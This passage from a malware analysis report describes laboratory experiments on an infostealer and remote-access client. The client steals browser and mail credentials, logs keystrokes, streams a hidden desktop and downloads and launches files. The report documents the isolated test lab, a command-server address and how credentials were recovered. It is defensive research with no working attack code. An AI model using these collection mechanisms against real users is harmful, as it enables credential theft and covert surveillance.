
Figure 11.14 Observation marker and completion message from the recorded terminal DLL experiment. The enlarged viewport shows PID 2904, its UTC start and **TERMINAL DLL OBSERVATION STOPPED**. The full frame and earlier preparation remain in the archive; native replies and independent artifacts establish the command results. Source: K10.

11.12 URL download

`UrlDownloadHandleControl` accepts one active batch per context and processes its URLs sequentially. The parser retains at most 32 URLs after scanning the supplied array. Per-file limits default to 100 MiB and clamp to 1-512 MiB. Exact action `update` selects launch after download; other action values normalize to `save`. Immediate `{}` output records acceptance, while item and batch events carry completion. [H07]


Terminal commands and URL batches create different work

Terminal: one command per process



Session state persists; each command starts a fresh shell process.

URL downloader: asynchronous batch



Status events go to host services.
Download HTTP occurs inside the DLL.

The update path launches the downloaded file;
it does not establish self-replacement.

Figure 11.15 Terminal command execution and URL-download execution have different scheduling and output contracts. Both can create a process, but their returned results describe different milestones.

The downloader accepts HTTP/HTTPS, issues synchronous WinHTTP GET requests with user agent `DesktopStreamClient/1.0`, and streams at most 64 KiB per read into a newly created temporary file. It sanitizes the URL basename, tries suffixes for collisions and uses `CREATE_NEW`. Numeric HTTP status accepts 200-299 when queried successfully; a failed status query proceeds to file creation. The implementation enforces size on received bytes, before writing the next block.

SHA-256 is calculated for reporting, without an expected-hash comparison before launch. Some hash failures are not propagated as download failure. Successful `save` leaves the file on disk. `update` additionally calls `CreateProcessW` with that file as the explicit application, records the PID and closes the process/thread handles without waiting. The traced path does not replace the current client or install persistence. Those actions could be performed by downloaded code, but are not established by this module's launch boundary.

The fixed save experiment supplied the same inert payload twice, one missing resource and one oversized response. Both 100,003-byte saves match independent expected bytes; the second path is `payload_2.bin`. The 404 response produced no file. The oversized item wrote 1,040,872 bytes before the next-block limit check rejected it, then its partial file was deleted. No child or payload image load occurred in this save-only observation. [K11]

```
{
  "status": "finished", "ok": false,
  "count": 4, "finished": 2, "failed": 2, "launch": false
}
```

Figure 11.16 Selected fields from the laboratory batch's final native service event, reformatted for readability. The companion lifecycle message is `url-download.completed`; two item failures remain explicit in the result. [K11]

Structured events require a host service callback and can be silently suppressed if it is absent. They carry topic, session, stream and JSON spans; the DLL does not wait for acknowledgment. Stop requests cooperative cancellation and joins the worker, without forcibly interrupting a blocking WinHTTP call or terminating previously launched children. Update execution, cancellation races and failed cleanup remain unobserved for this catalog DLL. [H07]

11.13 Relationship between module DLLs and the integrated client

Several catalog modules and built-in handlers share mechanisms: key polling, text translation and registry settings; process-action classes and PID exclusions; file and memory collection; and desktop capture. Their output boundaries differ. The input DLL drains an outbox to its caller, while the integrated client reaches its own WebSocket sender. The file DLL prepares download paths; the client reads and transmits the corresponding bytes. [H03] [H04]

Native tracing reaches fixed internal recovery and terminal workers. The client's inspected library loaders serve Windows Runtime activation, cryptographic support or embedded helpers; none establishes a caller for the retained catalog API. The five laboratory experiments use fixed hosts that supply configuration, callback ownership and evidence transport. They demonstrate the DLL interfaces. Production loading and output handling remain unresolved despite the frontend's module selection and matching feature names. [H01] [K09] [K10] [K11]

12. Dynamic analysis and experimental findings

The retained laboratory record contains 22 experiments that directly launched the unchanged Hermes client, five that loaded individual catalog DLLs through fixed laboratory hosts, and one old-chain delivery and reboot experiment. Together they demonstrate collection, command handling and desktop activity against known synthetic inputs. Failed attempts remain part of that record: a missing local report forward, an expired input fixture, invisible hidden-desktop windows, a mismatched process trace and the client's malformed screenshot-report field each required a different explanation. [\[K13\]](#)

The experiments connect the implementations in Sections 9-11 to specific effects. A returned password can be compared with an application's independent export; a downloaded file can be compared byte for byte with its source; a claimed process pause can be checked against independently sampled threads and a heartbeat. These comparisons determine the supported behavior. A connection, successful command reply or final lifecycle state supplies only part of that evidence.

12.1 MockHermes laboratory and controls


MockHermes places QEMU and the local recorder inside one Docker container with `network_mode: none`. The recorded namespace has only loopback interfaces and local routes. QEMU supplies a restricted user network with IPv6 disabled; explicit TCP forwards intercept the original numeric destination, `194.102.104.223`, inside the container. The final configuration forwards signaling on 8080, Stage 4 delivery on 8093 and reports on 8787 to one recorder listener at `127.0.0.1:8080`. The guest's PCAP retains the original destination ports. Recorder socket metadata alone cannot distinguish those forwards. [\[K12\]](#)

The container drops Linux capabilities, enables `no-new-privileges`, publishes no host ports and has a read-only root filesystem. Its supervisor receives writable evidence directories; the Windows guest receives no shared host folder. Display, QMP and TPM control use private Unix sockets. The recorded IPv4 forwarding flag is 1. The isolation argument therefore rests on the absent external interface and route together with restricted QEMU networking, rather than a claim that forwarding was disabled.

A benign Linux probe exercises the actual configuration before Windows experiments. The final retained preflight passed fourteen checks, including the three allowed destinations and blocked connections to selected gateway, unforwarded-port, off-subnet IPv4, IPv6 and TCP DNS targets. Its 73 packet records have no structural truncation. The source/image attestation binds that result to the configured image and 78 input-file hashes. A source or image change invalidates the startup check. These selected probes do not measure UDP DNS behavior or prove absence of packet loss. [\[K12\]](#)

Windows readiness is a separate record. The sealed baseline passed 23 guest checks, including enabled Defender, UAC, the three firewall profiles, Secure Boot and TPM, plus independent file, registry and process telemetry. Its observed network has an on-link IPv4 route and no default route or IPv4 DNS server. Each experiment receives a new disk overlay and separate copies of the

Current laboratory network and independent capture layers



Host viewer → private UNIX VNC socket → guest display and input

Guest NIC PCAP

Original destination ports
Attempted guest traffic

Recorder wire + events

Raw HTTP / WebSocket bytes
Parsed messages and clocks

Guest and host records

Procmon + stopped disk
OBS recording of the lab

Figure 12.1 The final laboratory topology. Each literal-address forward terminates inside the container. The original baseline forwarded only 8080; report forwarding and Stage 4 delivery were added and separately checked before their experiments.

recorded UEFI and TPM state. Capture starts before the separately controlled specimen launch. Starting the laboratory itself does not launch a sample.

12.2 Fixtures and experiment design

Each experiment begins with a small question and an independently defined expected result. Browser and mail fixtures use the real application to create, reopen and export synthetic credentials. File-transfer fixtures use deterministic bytes. Desktop fixtures alternate known colors and marker positions. A process fixture increments a heartbeat while an independent observer samples its threads. Expected data is recorded before the specimen runs and checked again afterward. [K13]

Known-file transfer: independently expected and received bytes

Independent fixture

100,003 bytes fixed before launch

$(37*i + 17*\text{floor}(i/256)) \bmod 256$

Seed and verify manifests; stopped-disk copy

Expected bytes are generated independently.
Fixture setup sends manifests only.

Native transfer

One fixed request and matching transfer ID

Preparation → start → chunks → complete

Captured WebSocket bytes checked against wire

Three decoded chunk lengths

$49,152 + 49,152 + 1,699 = 100,003$

Join: every byte, total length and SHA-256 agree across fixture, disk and transfer

Process corroboration: specimen identity + start time; file reads cover 100,003 bytes.

A preparation reply or completion message alone does not establish this content match.

Figure 12.2 Evidence needed to connect an effect to the specimen. The fixture, native output and independent observation must agree on content and identity. Their clocks retain separate meanings.

The known-file experiment illustrates the difference between a success message and a content test. Its fixture contains 100,003 bytes generated by a fixed arithmetic rule. The native sender returns three base64 chunks containing 49,152, 49,152 and 1,699 decoded bytes. The independent check verifies ordered indices, message correlation, complete length, original wire correspondence and every reconstructed byte. Its final SHA-256 is [4e1ec3a6c201cfa3c0446997f06548f493c69b7f4ec739ce08bfc98071de2a81](#). Native reads and stopped-disk comparison provide separate corroboration. [\[K13\]](#)

Process correlation uses executable identity and start time as well as PID, because an earlier unrelated process can reuse the same identifier. Host receipt time, guest UTC, observer monotonic time and recording playback time are kept separate. One application-memory verifier initially failed because it assumed host and guest UTC were synchronized; the corrected check uses lifecycle order, host sequence and the synchronous fixture-report boundary. Edited videos retain context and source times, but their 2x playback does not measure native latency. [\[K14\]](#)

```

expected = bytes(
    (37*i + 17*(i//256)) % 256
    for i in range(100_003))
assert (
    [p["index"] for p in parts]
    == [0, 1, 2])
decoded = [
    base64.b64decode(
        p["data"], validate=True)
    for p in parts]
assert (
    [len(b) for b in decoded]
    == [49_152, 49_152, 1_699])
assert (
    b"".join(decoded)
    == expected)

```

Figure 12.3 Analyst-side content check, abbreviated to show the independent byte oracle. `parts` contains the three captured chunk payloads; the full verification also checks connection, transfer ID, start/completion records and original wire bytes. The native completion message carries a chunk count, not an end-to-end digest. [K13]

```

PS C:\Users\MockHermes> & D:\Launch-Preflight.ps1 -ExpectedScenario file-download
PS C:\Users\MockHermes> $Host.UI.RawUI.WindowTitle='MockHermes observer'
PS C:\Users\MockHermes> . D:\Observe-Process.ps1
PS C:\Users\MockHermes> & D:\FileDownload-Fixture.ps1 -Phase seed | Out-Null
FILE DOWNLOAD FIXTURE SEED VERIFIED. 100003 synthetic bytes and their hash recorded independently.
PS C:\Users\MockHermes> & C:\ProgramData\MockHermes\Start-Telemetry.ps1
PS C:\Users\MockHermes> Invoke-ObservedProcess -FilePath D:\stage5.exe -ExpectedSha256 449b5daa95e495104c5ef832d09cee37c8a8d34bce6b39f3d042dfb8d1cbe828 -DurationSeconds 120 | Out-Null
Observation started. PID 6160; UTC 2026-10-18T03:55:21.504609Z
Observation preserved: C:\Users\MockHermes\MockHermes\evidence\observation-20261018T035520964Z-9df57f46
PS C:\Users\MockHermes> & C:\Users\MockHermes\MockHermes\evidence\file-download-fixture-v1\FileDownload-Fixture.ps1 -Phase verify | Out-Null
FILE DOWNLOAD FIXTURE VERIFY VERIFIED. 100003 synthetic bytes and their hash recorded independently.
PS C:\Users\MockHermes>

```

Figure 12.4 The independent file fixture is checked again after the bounded specimen observation. This retained OBS frame is original recording time 00:08:34.000. The controller's verification message concerns the fixture; captured chunks and byte comparison separately establish its transfer. Source: K13.

12.3 Integrated-client and standalone-DLL experiments

The 22 directly launched client experiments use the same 12,972,544-byte executable, SHA-256 `449b5daa95e495104c5ef832d09cee37c8a8d34bce6b39f3d042dfb8d1cbe828`. These observations exercise its built-in workers and native transport. They include the first failed input attempt, its repeat, four hidden-desktop attempts, two populated Chromium attempts and the final screenshot diagnosis. A repeat adds evidence for its own conditions; it does not turn an earlier partial observation into a success. [K13]

The five DLL experiments use recovery 1.1.4, 1.1.5 and 1.1.6, terminal 0.1.0 and the URL-download binary whose embedded version is 0.1.0. Calibrated C# hosts supply the ABI context, fixed requests, callback ownership and evidence transport. They copy borrowed native results while those buffers are valid. Recovery receives fixed ASCII settings and an explicit screenshot destination override. Successful results under those conditions establish the selected DLL behavior; they do not establish that the retained integrated client loads those DLLs in production.

Three execution contexts in the experiment ledger

28 experiments; repeated use of hash-pinned specimens




Figure 12.5 Three execution arrangements in the retained record. Counts refer to experiments, including partial outcomes and repeats, rather than unique specimens or feature pass rates.

The final delivery experiment starts the unchanged Stage 3 host in the disk layout used by the mapper's executable branch. Its embedded Stage 4 retrieves the retained Stage 5 pieces from the local fixture and starts the resulting client. After one reboot and synthetic-user login, native activity returns without a manual specimen relaunch. The experiment does not execute the Python stages or fetch an SMAP package. Initial and post-reboot activity belong to one experiment. The exact persistence trigger and a direct post-reboot cache-read trace remain bounded as described in Section 9.

12.4 Collection and report delivery

The initial signaling baseline completed the WebSocket upgrade and produced 32 native messages without an application command from the server. Its 21 report POSTs belonged to benign preparation and evidence transfer. Native recovery attempted a separate report destination that the one-forward laboratory did not yet expose. After adding and checking the 8787 forward, the next experiment received the automatic browser report. This was a laboratory transport correction. The subsequent screenshot serialization failure occurred inside the specimen. [K13]

The successful report's original 60,135-byte LZNT1 body decompresses to 382,133 bytes of strict UTF-8 JSON. Returned Edge **Local State**, **Web Data** and **Login Data** match the stopped-

Read feature results and capture completion separately

Selected experiment	Feature-level evidence	Result boundary	Capture closure
Automatic recovery report	Browser body received and independently decoded Later screenshot serialization failed	Native HTTP report Earlier browser output survives the later failure	Incomplete after bounded specimen stop
Terminal DLL	Fixed commands, cwd/history and direct-child timeout	Copied native JSON; host-owned delivery	Complete
URL DLL	Two exact inert saves; two expected failures	Native GET and files; host-owned events	Complete

Completed capture describes retained session closure, not universal feature success.

Figure 12.6 Experiment outcomes have separate layers. A received and verified browser report can precede a screenshot failure, while successful individual operations can coexist with an incomplete capture close.

disk files exactly. The login table is empty in this fixture, so that result establishes browser-file delivery without establishing a recovered login. The recorded HTTP 200 is an empty transport acknowledgment; it does not certify the meaning of the submitted fields.

All 22 directly launched client experiments intentionally stop the specimen and retain incomplete WebSocket closes. Complete saved exchanges and independently verified effects remain usable within those limits. Hash agreement proves that the retained bytes match their recorded identities; it does not supply missing packets. Conversely, a normally finalized recorder does not establish that every requested item succeeded. The URL-download batch closes completely while retaining two expected item failures. [K14]

12.5 Browser, mail, and application data experiments

The populated browser fixtures separate native plaintext from files and keys that permit an independent analyst to recover plaintext. Firefox created one encrypted synthetic login and exported its plaintext before execution. The native result matches its origin, username, password and record identity in both UTF-8 and base64. The profile has no primary password. Thunderbird similarly read back one saved login after an application restart; its native plaintext and account preferences match. Its returned identity omits email despite the genuine `useremail` preference, consistent with the static collector's different property name. [K13]

Table 12.1 Application fixtures and the strongest supported output. Real application-created records and deliberately inert memory candidates serve different experimental purposes.

Fixture	Independently verified native output	Claim boundary
Firefox login	Exact application-exported username and password	One profile without a primary password
Edge 122 login	Exact encrypted files and matching ordinary 32-byte key	Plaintext reproduced offline; no native plaintext row or app-bound bypass
Thunderbird	Exact login and account settings; 17 inline files and 18 additional metadata/hash records	Email omitted; eight directory summaries unchecked
Electrum 4.8.2	All 764 bytes of the unchanged wallet	Watch-only wallet; no seed or private key
Steam-named worker	Exact synthetic token candidate and distinct parser-control result	Inert process and invalid expired tokens; no authenticated reuse

Edge 122 created, reopened and exported an ordinary [v10](#) login. Run 21 returned the unchanged encrypted database and [Local State](#), plus a key whose digest matches an independent DPAPI result under the synthetic user. Offline AES-GCM verification authenticates the row and recovers the exported password. Wrong key, nonce, ciphertext and tag controls fail authentication. The native report does not contain a plaintext login row, and the profile has no app-bound key. Run 20 remains partial because its stopped-disk PML differs from the guest finalization hash; normal-shutdown run 21 supplies its own complete comparison without explaining the earlier mismatch.

The application-memory fixture uses an inert process named [steam.exe](#), with independently preserved candidate bytes. A positive candidate reaches structured [jwt_tokens](#); a candidate lacking an algorithm field appears only in raw candidate records. These results demonstrate the distinction between memory collection and structured acceptance. Managed-memory copies prevent attribution to one exact allocation. No genuine Steam session or real-service authentication was used. The Electrum result is similarly specific: an offline, watch-only wallet tests file collection without containing spendable material.

12.6 Clipboard, input, file, and process operations

The command experiments pair each native result with an independent witness. A clipboard snapshot equals the before/after synthetic text in three encodings. The input-logging repeat returns every character and virtual key of a 19-character ASCII phrase, with matching foreground window identity. One earlier Alt event remains in the captured batches. The first attempt remains partial because the independent fixture expired. An enabled reply alone did not satisfy the experiment. [\[K13\]](#)

Remote text input uses a separate empty, focused window. After that window reports readiness, the server sends one fixed 20-character phrase. Its independent event log records all 20 post-arm down/up pairs and exact saved text. Earlier navigation events remain outside that count. The observed effect does not require a native success acknowledgment, which this path does not return.

Table 12.2 Independent observations used to evaluate command results. These checks cover the selected fixture and preserve the untested branches of each handler.

Operation	Independent witness	Observed scope
Clipboard snapshot	Before/after reads, sequence and exact encoded text	One text snapshot
Keyboard collection	Window events, foreground identity and saved phrase	19 ASCII characters in the successful repeat
Remote text	Armed window, 20 down/up pairs and stopped-disk text	One ordinary-user target
Directory list	Unchanged 37-byte and 79-byte files plus an empty directory	Exact three-entry metadata
File download	Deterministic source, three chunks and native reads	All 100,003 bytes
Process pause/resume	Thread sampling and heartbeat	One medium-integrity worker

For process suspension, nineteen independent samples show all five target threads suspended at heartbeat counter 620. The interval from first to last suspended sample is 2.1021394 seconds on the guest observer's monotonic clock. Progress resumes afterward and the worker exits normally. Two process-profiling records remain during the pause with unchanged CPU counters; no worker file events occur in that interval. The heartbeat gap, server command spacing and sampled suspension interval are different measurements. None is substituted for an API-level trace or a result for privileged processes.

12.7 Visible and hidden desktop sessions

Both validated desktop experiments use WebSocket fallback carrying RDPF-framed H.264. Each received frame is joined to original wire bytes, decoded and compared with independently defined patches inside the synthetic pattern. All 24 visible pictures pass, with both marker phases present. The requested frame rate is configuration; the experiment does not establish sustained delivery rate, capture latency or WebRTC media success. [K13]

The hidden-desktop sequence required two instrumentation corrections. Run 13 requested 1280 by 800, received a 1280 by 720 offer and failed the recorder's exact-resolution gate. No fallback-ready message or binary video followed. Run 14 used the offered dimensions and delivered 1,111 frames without meeting the content criterion. Run 15's passive inventories then found the test window's native visibility false in all 24 observations wholly within specimen execution, even though its managed canvas reported visible. A paired benign experiment reproduced that disagreement: a hidden child launch cleared the native visibility condition, while a shared-console launch exposed the window. The pair was sequential and used different desktops, so it identifies a reproducible fixture defect without explaining every earlier failure.

Run 16 returns 1,112 decoded pictures. The geometry-aware checker applies the independently traced 2/3 projection and tests four interior color patches plus two marker positions. It accepts 560 left-marker and 547 right-marker pictures, 1,107 total. The first five negatives remain retained. Among matching frames, maximum measured color error is 2 and marker error 1, below

Hidden desktop: the content criterion required a valid fixture

- 1 **Runs 13 and 14: known-pattern criterion unmet**
Run 13: resolution rejected; no video. Run 14: 1,111 frames, no content match.
- 2 **Run 15: independently inspect the fixture window**
24 inventories during the specimen lifetime: top-level native visibility was false.
- 3 **Benign paired launch: reproduce the fixture-side difference**
Hidden child launch → invisible; shared-console launch → visible. No specimen.
- 4 **Run 16: corrected launch and a native visibility gate**
Original wire → 1,112 decoded frames → independent projected-patch check.

1,107 frames match: 560 in one phase and 547 in the other

First five frames remain negative. Four colors and two marker patches tested.

All 890 sampled input desktops were Default; this does not establish continuous state.

Figure 12.7 The hidden-desktop investigation retained its failed observations and tested the fixture separately. Native content success followed corrections to resolution negotiation and fixture launch, plus an independent visibility check.

the existing tolerance of 12. This is a six-patch test of lossy images, not an assertion of exact equality for every pixel.

The independent watcher records the renderer on the specimen-created desktop, while all 890 sampled input-desktop observations remain `Default`. The ordinary-desktop recording and received hidden video show different views. They are not synchronized captures, and sampling cannot exclude an unseen desktop transition between observations. Hidden input, arbitrary application capture and every capture API remain outside this result.

12.8 Terminal and file-download experiments

The integrated terminal experiment creates and reads a fixed 24-byte CMD marker, returns its contents and exits zero. Its native parent and child are independently connected in process evidence. The later bounded termination of the client is a different process outcome. The experiment does not exercise integrated PowerShell or terminal timeout behavior. [K13]

The standalone terminal DLL supplies those additional fixed cases through its calibrated host. Eleven copied native replies cover four separate shell lifetimes, retained working directory, history and one quiet direct-child timeout. All four temporary scripts have connected creation, child read,

deletion and close evidence, followed by an empty directory on the stopped disk. Their contents were not independently recovered. Native timeout duration is 3,020 ms; the independently measured child lifetime is approximately 3,005.695 ms. The result leaves descendant cancellation and continuous-output timing untested.

The URL-download DLL receives four fixed `save` items with a 1 MiB per-file limit. Two equal 100,003-byte bodies produce `payload.bin` and `payload_2.bin`, both byte-exact. A 404 creates no file. An oversized 1,048,577-byte response yields 1,040,872 written bytes before native rejection and partial-file cleanup; that partial length depends on read segmentation. The final callback records two successes, two failures and `launch:false`. No downloaded payload execution is observed in this save-only experiment. Its immediate `{}` response and later completion diagnostic are milestones before the independently checked result.

12.9 Recovery behavior across versions

The three recovery DLLs receive the same fixed host implementation and 656 unchanged fixture files: 650 markers and six configuration files. Their compiled hosts have separately recorded identities. Version 1.1.4 returns 530 markers; 1.1.5 and 1.1.6 each return 645. Both newer versions retain every baseline marker and add the same 115, including 96 from one file-budget case. Their equal sets demonstrate the measured collection result under these conditions, without establishing whole-program equivalence or the performance cost of 1.1.6’s obfuscation. [\[K13\]](#)

Table 12.3 Controlled recovery comparison. The denominator counts marker files, not configured collectors, credentials or victims.

Comparison	Retained observation	Interpretation
1.1.4 to 1.1.5	530 to 645 marker files; all earlier hits retained	115 additions under the fixed fixture
1.1.5 to 1.1.6	Same 645-marker set	No observed selection delta in this test
Newer-build omissions	Two controls, two budget overflows and depth 9	Five preserved negative cases
IndexedDB-only profile	Returned by all three versions	Initial negative prediction contradicted
Screenshot report	Valid 1280 by 800 PNG in each DLL run	Fixed ASCII host and explicit destination override

The unexpected IndexedDB-only result prevents treating a selected static eligibility predicate as the behavior of the entire collector. The screenshot results likewise retain their host conditions: all three DLLs deliver valid PNGs with the corresponding guest PID/start markers, while the integrated executable’s screenshot-report path fails separately. These observations do not demonstrate that a catalog version repaired the integrated executable.

An offline extraction of the 1.1.6 disk initially stalled in the BitLocker bitmap reader. A data-only reproducer and bounded reader correction allowed the extraction and strict process/disk comparison to finish. This was an analysis-tool defect. The original partial extraction remains preserved, and no specimen change was involved. [\[K14\]](#)

12.10 Screenshot-path failure investigation

The client reports successful image encoding, then throws during JSON serialization before sending its screenshot report. Static analysis connects this to two directory-component helpers that overwrite decoded local characters with a pointer/length view. The report retains the resulting malformed `output_dir`. Nineteen earlier errors are consistent with this path, but their failed buffers were not saved. The final integrated experiment therefore observes the field itself. [K14]

Screenshot failure: from diagnostic to an exact field-and-byte join

Earlier failures

Nineteen invalid-UTF-8 diagnostics
Historical failed buffers were not retained

Independent native-code analysis

Path-component storage aliases its view
Connected `output_dir` serialization path

Run 22: benign calibration, then bounded reads from the unchanged specimen

Before serialization
Root object's first field: `output_dir`

At UTF-8 rejection
Same string-object pointer and 38 bytes

38 counted bytes: 20-byte ASCII prefix | C0 at index 20 | remaining malformed path
R15 = 20; R9B = 0xC0. Embedded zero bytes are preserved.

Continue original execution → matching `type_error.316` exception

One run directly identifies the failed field. No PNG bytes were retained by the observer.

Figure 12.8 Direct observation joins the screenshot-report field to the serializer's rejected bytes. A harmless companion calibrates the observer first; the unchanged client then reproduces its own exception after continuation.

Hardware execution breakpoints stop the worker at the root serialization call and the strict UTF-8 rejection. The root's first field and the rejection register identify the same string object, `0x2069221fe70`. Independent decoding recovers all 38 counted bytes at both stops, including embedded zeroes. R15 gives index 20 and R9B gives byte `C0`. After continuation, the original stderr raises the matching `type_error.316` exception.

```
Offset 0, length 20
  C:\Users\MockHermes\
Offset 20, length 6
  c0 eb 1f 04 65 00
Offset 26, length 1
  5c
Offset 27, length 11
  b0 eb 1f 04 65 00
  00 00 0b 00 00
```

Figure 12.9 Field layout from the retained observation. Embedded zeroes belong to the counted string and must survive decoding; treating the value as a NUL-terminated path would lose evidence. The serializer's index convention is checked against its original instructions. [\[K14\]](#)

The observer reads memory and contexts without writing instruction bytes, child memory or general registers. Debugger visibility and timing remain experimental conditions. Its harmless calibration covers worker-thread breakpoints, invalid and embedded-NUL bytes, inline UTF-8 and exception forwarding. The native observation diagnoses this particular failed report; it does not sample the earlier overwrite instructions or recover previous failed strings. No PNG bytes were retained by the observer, so the encoding diagnostic supplies no independent image-content result. The 120-second observer stop is not native uninstall.

12.11 Comparison with static analysis

The most useful comparisons concern where execution reaches a branch and what leaves it. Native file-transfer messages match the traced framing, but only reconstructed bytes establish complete transfer. Desktop media verifies a fallback path, while the unobserved WebRTC branch remains static. Recovery version tests measure collection sets and preserve a profile result that contradicted an initial prediction. The screenshot observation supplies the exact malformed field that an exception string alone could not identify.

Table 12.4 Static mechanisms and the corresponding bounded observations. The experiment register identifies the supporting sessions and reused evidence packages.

Static proposition	Experimental result	Remaining boundary
Recovery runs after connection	Browser report arrives without an application command	Collector coverage depends on fixture and environment
NSS can recover saved credentials	Exact Firefox and Thunderbird plaintext	Profiles without primary passwords
